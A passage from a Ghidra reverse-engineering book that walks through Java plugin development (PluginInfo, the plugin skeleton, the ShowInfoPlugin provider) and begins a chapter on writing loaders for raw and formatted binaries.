- The Ghidra plugin skeleton
- Developing a Ghidra plugin

Let's get started!

Technical requirements

The following are the technical requirements for this chapter:

- This book's GitHub repository, which contains all the necessary code for this chapter, at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter11`
- Java JDK 17 for x86_64 (`https://adoptium.net/en-GB/temurin/releases/?os=windows&arch=x64&package=jdk&version=17`)
- Eclipse IDE for Java developers (any version that supports JDK 17 that's available here: `https://www.eclipse.org/downloads/packages/`) since it is the IDE that's officially integrated and supported by Ghidra

- Gradle, a build automation tool required for compiling Ghidra extensions (`https://gradle.org/install/`)
- PyDev 6.3.1 (`https://netix.dl.sourceforge.net/project/pydev/pydev/PyDev%206.3.1/PyDev%206.3.1.zip`).

Overview of existing plugins

As we saw in the *Analyzing the code of the Sample Table Provider plugin* section in *Chapter 4, Using Ghidra Extensions*, a plugin extension is a Java program that extends from the `ghidra.app.plugin.ProgramPlugin` class, allowing us to handle the most common program events and implement GUI components.

In this section, we will see how Ghidra features are mostly implemented by plugins, which can be easily found in the Ghidra repository. By analyzing an example, we will understand the relationship between the source code of an existing plugin and the Ghidra component that it implements.

Plugins included with the Ghidra distribution

A lot of Ghidra features are implemented as plugins, so, in addition to the plugin examples that come with Ghidra and the ones available in the `ghidra_11.0.1_PUBLIC\Extensions\Ghidra` folder, you can also learn how to implement your own features by reviewing the source code of the program and/or reusing it.

You can easily find plugins by looking for classes containing the `extends ProgramPlugin` string (`https://github.com/NationalSecurityAgency/ghidra/search?p=1&q=extends+ProgramPlugin&unscoped_q=extends+ProgramPlugin`), as shown in the following screenshot:




Figure 11.1 – Looking for Ghidra features implemented as plugins

As you can see, 83 (at the time of writing) plugins are part of Ghidra (of course, these search results include plugin examples). A lot of the features that are available from Ghidra's GUI that you are already familiar with are implemented in this way. Remember that when you download a release version of Ghidra, the mentioned source code will be compiled in JAR files and distributed via compressed ZIP files named following this pattern: `*-src.zip`.

For instance, you can locate the `ByteViewer` extension in the `ghidra_11.0.1_PUBLIC\Ghidra\Features` folder distributed in both forms: compiled JAR file and source code. These are available in the `lib` directory of the module:




Figure 11.2 – ByteViewer extension file tree view

It is implemented as a Ghidra plugin extension located at `ghidra_11.0.1/Ghidra/Features/ByteViewer/src/main/java/ghidra/app/plugin/core/byteviewer/ByteViewerPlugin.java`, as shown in the following screenshot:

```
41  @PluginInfo(
42          status = PluginStatus.RELEASED,
43          packageName = CorePluginPackage.NAME,
44          category = PluginCategoryNames.BYTE_VIEWER,
45          shortDescription = "Displays bytes in memory",
46          description = "Provides a component for showing the bytes in memory.  " +
47                        "Additional plugins provide capabilites for this plugin" +
48                        " to show the bytes in various formats (e.g., hex, octal, decimal)." +
49                        "  The hex format plugin is loaded by default when this " + "plugin is loaded.",
50          servicesRequired = { ProgramManager.class, GoToService.class, NavigationHistoryService.class, ClipboardService.class },
51          eventsConsumed = {
52                  ProgramLocationPluginEvent.class, ProgramActivatedPluginEvent.class,
53                  ProgramSelectionPluginEvent.class, ProgramHighlightPluginEvent.class, ProgramClosedPluginEvent.class,
54                  ByteBlockChangePluginEvent.class },
55          eventsProduced = { ProgramLocationPluginEvent.class, ProgramSelectionPluginEvent.class, ByteBlockChangePluginEvent.class }
56  )
57  //@formatter:on
58  public class ByteViewerPlugin extends Plugin {
```

Figure 11.3 – ByteViewer extension PluginInfo metadata

This plugin implements an essential reverse-engineering framework feature. The following screenshot shows the functionality provided by Ghidra's GUI mode when the `hello_world.exe` program from *Chapter 4*, *Using Ghidra Extensions* is run:




Figure 11.4 – ByteViewer extension GUI

By doing this, you can relate the GUI component to its source code, which allows you to modify it or reuse some code snippets when you're developing your own Ghidra plugins.

Third-party plugins

In addition to the plugins that come with your Ghidra distribution, you can install third-party plugins from the internet. The following are some examples of useful third-party developed plugins:

- `ret-sync` (`https://github.com/bootleg/ret-sync`): A Ghidra plugin extension that allows you to synchronize Ghidra with a lot of common debuggers, such as WinDbg, GDB, LLDB, OllyDbg, OllyDbg2, and x64dbg.
- `gdbghidra` (`https://github.com/Comsecuris/gdbghidra`): This plugin allows you to synchronize Ghidra with GDB, set breakpoints from Ghidra, show the register values on Ghidra while debugging, and more. Since Ghidra does not incorporate its own debugger, this Ghidra plugin extension can be very useful.

In the next section, we will provide an overview of the structure of the simplest Ghidra plugin: the plugin skeleton.

The Ghidra plugin skeleton

As we explained in the *Developing a Ghidra extension* section of *Chapter 4*, *Using Ghidra Extensions*, by clicking on **New | Ghidra Module Project…** from the **Eclipse GhidraDev** menu, you can create any kind of Ghidra extension by starting from a given skeleton.

In this section, we will provide an overview of the Ghidra plugin extension skeleton in order to understand the basics that allow us to develop complex plugins.

The plugin documentation

The first part of a plugin's skeleton is the documentation that describes the plugin. Its documentation contains four required fields (optionally, you can add some others):

- The status of the plugin, which can be one of four possible values: `HIDDEN`, `RELEASED`, `STABLE`, or `UNSTABLE` (see line `01` of the following code)
- The package of the plugin (see line `02`)
- A short description of the plugin (see line `03`)
- A long description of the plugin (see line `04`)

The following code is a plugin documentation skeleton that you can customize:

```
00  @PluginInfo(
01    status = PluginStatus.STABLE,
02    packageName = ExamplesPluginPackage.NAME,
03    category = PluginCategoryNames.EXAMPLES,
04    shortDescription = "Plugin short description.",
05    description = "Plugin long description goes here."
06  )
```

PluginInfo documentation

If you want to include optional description fields inside `PluginInfo`, check out the following link: `https://ghidra.re/ghidra_docs/api/ghidra/framework/plugintool/PluginInfo.html`.

As shown in the following screenshot, the plugin's information is shown by Ghidra once the plugin has been installed and detected:




Figure 11.5 – Plugin configuration

Writing the plugin code

Plugins and their actions are managed by `PluginTool`, so it is provided as a parameter to the plugin class. There are three important things in all Ghidra plugin source code:

- `provider` (line `09` in the following code) implements the plugin's GUI. It can be permanent (closing the plugin only hides it) or transient (closing the plugin removes the plugin, such as when you're showing the results of a search).
- The constructor can customize `provider` and the plugin's help options.
- The `init()` method can be used to acquire services such as `FileImporterService` or `GraphService`. Check the following link for a full list of documented services: `https://ghidra.re/ghidra_docs/api/ghidra/app/services/package-summary.html`.

The following code is the body of an extremely simple plugin example named `SkeletonPlugin`. Of course, the `MyProvider` class (line `09`), as we mentioned previously, is a plugin `provider` that implements the GUI of the plugin. We will explain this in detail later:

```
07  public class SkeletonPlugin extends ProgramPlugin {
08
```

```
09    MyProvider provider;
10    public SkeletonPlugin (PluginTool tool) {
11      super(tool);
12
13      // TODO: Customize provider (or remove if a provider
14      //       is not desired)
15      String pluginName = getName();
16      provider = new MyProvider(this, pluginName);
17
18      // TODO: Customize help (or remove if help is not
19      //       desired)
20      String topicName =
21                   this.getClass().getPackage().getName();
22      String anchorName = "HelpAnchor";
23      provider.setHelpLocation(new HelpLocation(
24                                          topicName,
25                                          anchorName)
26      );
27    }
28
29    @Override
30    public void init() {
31      super.init();
32      // TODO: Acquire services if necessary
33    }
34  }
```

If you want to offer a GUI feature with your plugin, then you need to implement a `provider`. This can be developed using a separate Java file. In the next section, we will provide an overview of the structure of a Ghidra plugin provider.

The provider for a plugin

The `provider` implements the GUI component of a plugin. It is usually stored in a separate file named `*Provider.java`, which consists of the following things:

- The constructor (lines `05-09` in the following code), which builds the panel and creates the required actions
- The panel (lines `11-18`), which creates the GUI components and customizes them
- The actions of the GUI (lines `21-43`), which are added using `addLocalAction(docking.action.DockingActionIf)`
- A getter that lets us get the panel (lines `46-48`)

The following code is the implementation for a custom plugin `provider`; that is, the one for the `MyProvider` class (used in line `09` of the preceding code):

```
00  private static class MyProvider extends ComponentProvider{
01
02   private JPanel panel;
03   private DockingAction action;
04
05   public MyProvider(Plugin plugin, String owner) {
06   super(plugin.getTool(), owner, owner);
07   buildPanel();
08   createActions();
09   }
10
11   // Customize GUI
12   private void buildPanel() {
13   panel = new JPanel(new BorderLayout());
14   JTextArea textArea = new JTextArea(5, 25);
15   textArea.setEditable(false);
16   panel.add(new JScrollPane(textArea));
17   setVisible(true);
18   }
19
20   // TODO: Customize actions
21   private void createActions() {
22   action = new DockingAction(
23                                          "My Action",
24                                          getName()) {
25   @Override
26   public void actionPerformed(
27                                   ActionContext context) {
28   Msg.showInfo(
29                                getClass(),
30                                panel,
31                                "Custom Action",
32                                "Hello!"
33                           );
34   }
35   };
36   action.setToolBarData(new ToolBarData(
37                                            Icons.ADD_ICON,
38                                            null)
39              );
```

```
40    action.setEnabled(true);
41    action.markHelpUnnecessary();
42    dockingTool.addLocalAction(this, action);
43    }
44
45    @Override
46    public JComponent getComponent() {
47    return panel;
48    }
49    }
```

The provider actions documentation

You can learn more about the `addLocalAction` method (used in line `31` of the preceding code) at the following link: `https://ghidra.re/ghidra_docs/api/docking/ComponentProvider.html#addLocalAction(docking.action.DockingActionIf)`. You can learn more about docking actions by looking for the `DockingActionIf` interface known implementing classes at `https://ghidra.re/ghidra_docs/api/docking/action/DockingActionIf.html`.

The following screenshot shows the result of executing this plugin, which you can do by going to **Window | SkeletonPlugin** via **CodeBrowser**, and clicking on the green cross button located at the top-right of the screen, which triggers the action (a message box appears once you've done this):




Figure 11.6 – Plugin configuration

In the next section, we will learn how to implement a plugin using this skeleton as a reference.

Developing a Ghidra plugin

In this section, we'll analyze how the `ShowInfoPlugin` Ghidra plugin example is implemented in order to understand how to develop a more complex plugin.

> **The source code for ShowInfoPlugin**
>
> The source code for `ShowInfoPlugin` is available here: `https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Extensions/sample/src/main/java/ghidra/examples/ShowInfoPlugin.java`. The component provider used by this plugin is available in a separate file: `https://github.com/NationalSecurityAgency/ghidra/blob/master/Ghidra/Extensions/sample/src/main/java/ghidra/examples/ShowInfoComponentProvider.java`.

To implement a plugin, you need to master three key steps. Let's take a look at each!

Documenting the plugin

To document a plugin, you must describe it using the `PluginInfo` structure:

```
00  @PluginInfo(
01    status = PluginStatus.RELEASED,
02    packageName = ExamplesPluginPackage.NAME,
03    category = PluginCategoryNames.EXAMPLES,
04    shortDescription = "Show Info",
05    description = "Sample plugin demonstrating how to "
06                + "access information from a program. "
07                + "To see it work, use with the "
08                + "CodeBrowser."
09  )
```

As you can see, the documentation indicates that this is a release version of the plugin (line `01`). The package that the plugin belongs to is `ExamplesPluginPackage.NAME`, as established in line `02`. The plugin is classified in the `PluginCategoryNames.EXAMPLES` category to indicate that this is an example plugin. Finally, the plugin is described in both short (line `04`) and full (lines `05`–`08`).

Implementing the plugin class

The plugin class is called `ShowInfoPlugin` and extends from `ProgramPlugin` (line `00`), as expected by Ghidra when you're developing a plugin extension. It declares a `ShowInfoComponentProvider` (for implementing the GUI of the plugin) named `provider` (line `02`) that is initialized inside the constructor of the class (line `06`). This, as usual, receives `PluginTool` as a parameter (line `04`).

On the other hand, two of the methods provided by `ProgramPlugin` are overridden. The first method, `programDeactivated`, allows us to perform certain actions when the program becomes inactive (it will be triggered when the user switches focus from the current program to another program within Ghidra or closes the current program) – in this case, it lets us clear the provider (line `14`). The second method, `locationChanged`, allows us to act once we've received program location events. In this case, it passes the current program and the location to the provider's `locationChanged` method (line `19`). The body of the plugin looks as follows:

```
00  public class ShowInfoPlugin extends ProgramPlugin {
01
02    private ShowInfoComponentProvider provider;
03
04    public ShowInfoPlugin(PluginTool tool) {
05      super(tool, true, false);
06      provider = new ShowInfoComponentProvider(
07                                                tool,
08                                                getName()
09      );
10    }
11
12    @Override
13    protected void programDeactivated(Program program) {
14      provider.clear();
15    }
16
17    @Override
18    protected void locationChanged(ProgramLocation loc) {
19      provider.locationChanged(currentProgram, loc);
20    }
21  }
```

As we mentioned previously, the preceding code declares a `ShowInfoComponentProvider` for implementing the plugin's GUI on line `02`. In the next section, we will cover the implementation of this class.

Implementing the provider

As we mentioned previously, the provider consists of a class (in this case, `ShowInfoComponentProvider`) that extends from `ComponentProviderAdapter` (lines `00` and `01`) that implements the GUI of a Ghidra plugin and handles related events and actions.

It starts by loading two image resources (lines `02` and `05`). The appropriate way to load resources in Ghidra is by using the resource manager (`https://ghidra.re/ghidra_docs/api/resources/ResourceManager.html`), as shown in the following code snippet:

```
00  public class ShowInfoComponentProvider extends
01                                      ComponentProviderAdapter {
02    private final static ImageIcon CLEAR_ICON =
03        ResourceManager.loadImage("images/erase16.png");
04    private final static ImageIcon INFO_ICON =
05        ResourceManager.loadImage("images/information.png");
```

To implement the GUI, the **Swing widget toolkit** (`https://docs.oracle.com/javase/8/docs/technotes/guides/swing/`) must be used. Here, two Swing components are being declared: a panel that provides space so that we can attach the GUI components (line `06`) and a text area component (line `07`).

A `DockingAction` (line `08`) associating a user action with a toolbar icon and/or menu item (`https://ghidra.re/ghidra_docs/api/docking/action/DockingAction.html`) is also defined here. Finally, two attributes are also declared for accessing the current location (line `09`) of the current program (line `10`).

The following code corresponds to the aforementioned provider attributes:

```
06    private JPanel panel;
07    private JTextArea textArea;
08    private DockingAction clearAction;
09    private Program currentProgram;
10    private ProgramLocation currentLocation;
```

Next, the class constructor creates the GUI by calling the `create()` function declared and defined on lines `13` and `68`, respectively. It sets some provider attributes, including the provider icon (line `14`), the default window position (line `15`), and its title (`16`) before setting the provider to visible on line `17`. It also creates the `DockingAction` call to the `createActions()` function that's defined on line `18` and implemented on line `75`:

```
11    public ShowInfoComponentProvider(
                                      PluginTool tool,
                                      String name) {
12      super(tool, name, name);
13      create();
14      setIcon(INFO_ICON);
15      setDefaultWindowPosition(WindowPosition.BOTTOM);
16      setTitle("Show Info");
17      setVisible(true);
18      createActions();
19    }
```

Since the `getComponent()` function (line `21`) of a component provider returns the component to be displayed, it returns `panel` (line `22`), which contains the GUI components:

```
20    @Override
21    public JComponent getComponent() {
22      return panel;
23    }
```

The `clear` function clears the current program and current location by setting it to `null` (lines `25` and `26`) and clears the text of the text area component (line `27`):

```
24    void clear() {
25      currentProgram = null;
26      currentLocation = null;
27      textArea.setText("");
28    }
```

When the location of the program changes, its location information is updated (lines `33` and `34`). Not only does it change the program and its new location but it also updates the program's information by calling the `updateInfo()` function (line `36`), which is implemented on line `39`. This is the main feature of this plugin:

```
29    void locationChanged(
30                         Program program,
31                         ProgramLocation location
32                         ) {
33      this.currentProgram = program;
34      this.currentLocation = location;
35      if (isVisible()) {
36        updateInfo();
37      }
38    }
```

The `updateInfo()` function starts checking whether it can access the address of the current location (lines `40-41`). If this is not possible, then it returns.

In this case, the `updateInfo()` function obtains `CodeUnit` (`https://ghidra.re/ghidra_docs/api/ghidra/program/model/listing/CodeUnit.html`) from the current location address of the listing of the program (`https://ghidra.re/ghidra_docs/api/ghidra/program/model/listing/Listing.html`) by using the `getCodeUnitContaining` function (line `46`). Finally, it shows the `CodeUnit` string representation (line `52`) for prepending a substring, which indicates whether the current `CodeUnit` is an instruction (lines `55–57`), a defined piece of data (lines `58–62`), or an undefined piece of data (lines `63–65`):

```
39    private void updateInfo() {
40      if (currentLocation == null ||
```

```
41          currentLocation.getAddress() == null) {
42        return;
43      }
44
45      CodeUnit cu =
46         currentProgram.getListing().getCodeUnitContaining(
47                           currentLocation.getAddress()
48      );
49
50      // TODO -- create the string to set
51      String preview =
52             CodeUnitFormat.DEFAULT.getRepresentationString(
53                                                  cu, true
54      );
55      if (cu instanceof Instruction) {
56        textArea.setText("Instruction: " + preview);
57      }
58      else {
59        Data data = (Data) cu;
60        if (data.isDefined()) {
61          textArea.setText("Defined Data: " + preview);
62        }
63        else {
64          textArea.setText("Undefined Data: " + preview);
65        }
66      }
67    }
```

The `create()` method creates a new panel containing `BorderLayout` (line `69`). This allows us to put GUI components on any of the four borders of the panel, as well as in the center of it.

Then, it creates a non-editable text area that's 5 rows and 25 columns in size (lines `70–71`) with scroll capabilities (line `72`) and attaches it to the panel (line `73`):

```
68    private void create() {
69      panel = new JPanel(new BorderLayout());
70      textArea = new JTextArea(5, 25);
71      textArea.setEditable(false);
72      JScrollPane sp = new JScrollPane(textArea);
73      panel.add(sp);
74    }
```

Finally, the `createActions()` function creates a `DockingAction` to clear the text area (you can locate it on line `76` of the following code snippet).

In the following screenshot, you can see how the implementation of `createActions()` produces a GUI button that allows us to trigger the **Clear Text Area** action:




Figure 11.7 – Docking action – Clear Text Area

The `createActions()` function also overrides the `actionPerformed()` function (`https://ghidra.re/ghidra_docs/api/ghidra/app/context/ListingContextAction.html#actionPerformed(docking.ActionContext)`) with the implementation of the clearing action (line `82`). It also establishes a link between the action's logic and the GUI by preparing the toolbar icon of the action (lines `85`–`87`), setting it to enabled (line `89`), and adding it to the current tool (line `90`):




Figure 11.8 – The Show Info plugin extension available from CodeBrowser's Window menu option

When the GUI component is shown (line `94`), it immediately populates the text area with the corresponding `CodeUnit` information (line `95`):

```
75    private void createActions() {
76      clearAction = new DockingAction(
77                                      "Clear Text Area",
78                                      getName()
79                                      ) {
80        @Override
81        public void actionPerformed(ActionContext context) {
82          textArea.setText("");
83        }
84      };
85      clearAction.setToolBarData(new ToolBarData(CLEAR_ICON,
86                                                 null)
87      );
88
89      clearAction.setEnabled(true);
90      tool.addLocalAction(this, clearAction);
91    }
```

```
92
93    @Override
94    public void componentShown() {
95      updateInfo();
96    }
97  }
```

Here, we learned how to implement a simple plugin provider. If you are interested in implementing more complex GUI extensions, it is highly recommended that you learn more about the **Swing widget toolkit**. To learn about it, please check the online documentation (`https://docs.oracle.com/javase/7/docs/api/javax/swing/package-summary.html`) or refer to the *Further reading* section located at the end of this chapter.

Summary

In this chapter, we learned how to incorporate both official and third-party extensions for Ghidra. This new skill allowed us to mitigate Ghidra's drawback of not including a debugger. We performed a search over Ghidra's source code to discover that a lot of Ghidra's core features are implemented as Ghidra plugins. Finally, we learned how to extend Ghidra with our own ideas, access the program being analyzed by it, implement custom GUI docking windows, and add actions to it.

In the next chapter, we will learn how to incorporate support for new binary formats in Ghidra. This skill will be very valuable to you because it will enable you to reverse-engineer esoteric binary files using Ghidra.

Questions

1. Ghidra plugin extensions are implemented in the Java language. Is Ghidra fully implemented using Java?
2. How can you add external debugging synchronization to Ghidra?
3. What is a provider in the context of Ghidra plugin development?

Further reading

Please refer to the following links for more information on the topics that were covered in this chapter:

- *From 0 to 1: JavaFX and Swing for Awesome Java UIs* [Video]: `https://subscription.packtpub.com/video/application-development/9781789132496/52718`
- *Java 11 Cookbook*, by Nick Samoylov and Mohamed Sanaulla, September 2018: `https://www.packtpub.com/en-us/product/java-11-cookbook-9781789132359`

12
Incorporating New Binary Formats

In this chapter, we will discuss how to incorporate new binary formats into Ghidra, enabling you to analyze exoteric binaries – for instance, ROMs of video games (a copy of the data from the cartridge or any other read-only memory). Throughout this chapter, you will learn how to develop Ghidra loader extensions, which were previously introduced in the *Loaders* subsection of the *The Ghidra extension module skeleton* section in *Chapter 4*, *Using Ghidra Extensions*.

We will start by looking at what a **binary file** is. We will explore the differences between raw binary files and formatted binary files and how Ghidra can deal with them. Next, we will perform some experiments with Ghidra to understand how binaries are loaded from a user perspective. Finally, we will analyze the loader for *old-style DOS executable binaries* from a Ghidra developer perspective. The loader under analysis is responsible for enabling Ghidra to load MS-DOS executable binaries, so you will learn about loader development by analyzing a real-world example.

In this chapter, we're going to cover the following main topics:

- Understanding the difference between raw binaries and formatted binaries
- Developing a Ghidra loader
- Understanding filesystem loaders

Technical requirements

The requirements for this chapter are as follows:

- **Flat assembler** (**fasm**), which is an assembly language compiler that can produce binaries of different formats (plain binary, MZ, PE, COFF, or ELF): `https://flatassembler.net/download.php`
- HexIt v.1.57, which is a hex editor allowing you to parse old MS-DOS executable files (MZ): `https://mklasson.com/hexit.php`

The GitHub repository containing all the necessary code for this chapter can be found at `https://github.com/PacktPublishing/Ghidra-Software-Reverse-Engineering-for-Beginners---Second-Edition/tree/main/Chapter12`.

Understanding the difference between raw binaries and formatted binaries

In this section, you will learn the difference between raw and formatted binaries. The concept of a binary file can be easily defined by negation; that is, a binary file is a file that is not a text file.

We can classify binary files into two categories: raw binary files and formatted binary files.

Raw binaries are those binary files that contain unprocessed data, so these binary files have no format in any way. An example of a raw binary could be a memory dump taken from some buffer containing a piece of code.

On the other hand, **formatted binaries** are those binary files that have a format specification so that you can parse them. Examples of formatted binaries are the Windows executable (image) files and object files that follow the **Portable Executable** (**PE**) format, the specification of which is available at `https://docs.microsoft.com/en-us/windows/win32/debug/pe-format`.

For the purpose of Ghidra, raw binaries are a truly general concept, meaning any file treated without taking its format into account. You can deal with raw binaries and manually process the data by structuring the file in some way, but it is much more comfortable to work with formatted binaries. It is for this reason that you will want to develop your own loaders for binary formats that are not supported yet.

Understanding raw binaries

Ghidra can load any kind of file from your filesystem, even if that file is not of a known file format (that is, files not having a known file structure). For instance, you can write a file that relates numbers with words and separates those pairs with a semicolon and Ghidra will be able to load it. We can generate a `raw.dat` file in this way by executing the following command:

```
PS C:\Installs\LOADER> echo "1=potato;2=fish;3=person" > raw.dat
```

If you drag and drop the resulting `raw.dat` file into a Ghidra project, it will be loaded as a raw binary file (a sequence of bytes without sense) because Ghidra doesn't know its file format.

As you can see in the following screenshot, Ghidra, based on the loader's results, recognizes the file as **Raw Binary** during the importing phase and suggests this as the best format to use:




Figure 12.1 – Loading a raw binary

The drop-down list of file formats is filled based on two concepts, **tiers** and **tiers priority**, which allows you to sort the list of formats from the most adequate (**Raw Binary** in *Figure 12.1*) to the least:

- Tiers are an integer number in the range of `0` to `3` allowing us to represent four classes of loaders and enabling us to sort the loaders from the most specialized (*tier 0*) or appropriate to the least (*tier 3*).
- While the higher-tier value wins, an integer number named tiers priority is used to tiebreak when more than one loader is able to load a file with the same tier. Both tiers and tiers priority are mandatory when developing a loader.

> **More about tiers and tiers priority**
>
> As always, you can check the documentation on tiers and tiers priority if you want to look at them further in depth. You can find them at `https://ghidra.re/ghidra_docs/api/ghidra/app/util/opinion/LoaderTier.html` and `https://ghidra.re/ghidra_docs/api/ghidra/app/util/opinion/Loader.html#getTierPriority()`.

We did this little experiment with `raw.dat` to understand, in baby steps, the basics of loaders using a file that you fully understand. Let's now try something a little more complicated!

To provide a more realistic example, let's load the shellcode of the Alina malware previously shown when analyzing the `0x004554E0` function in *Chapter 5*, *Reversing Malware Using Ghidra*, under the *Analyzing the 0x004554E0 function* section.

As it is not recognized, we must manually set the language in which the shellcode was written:

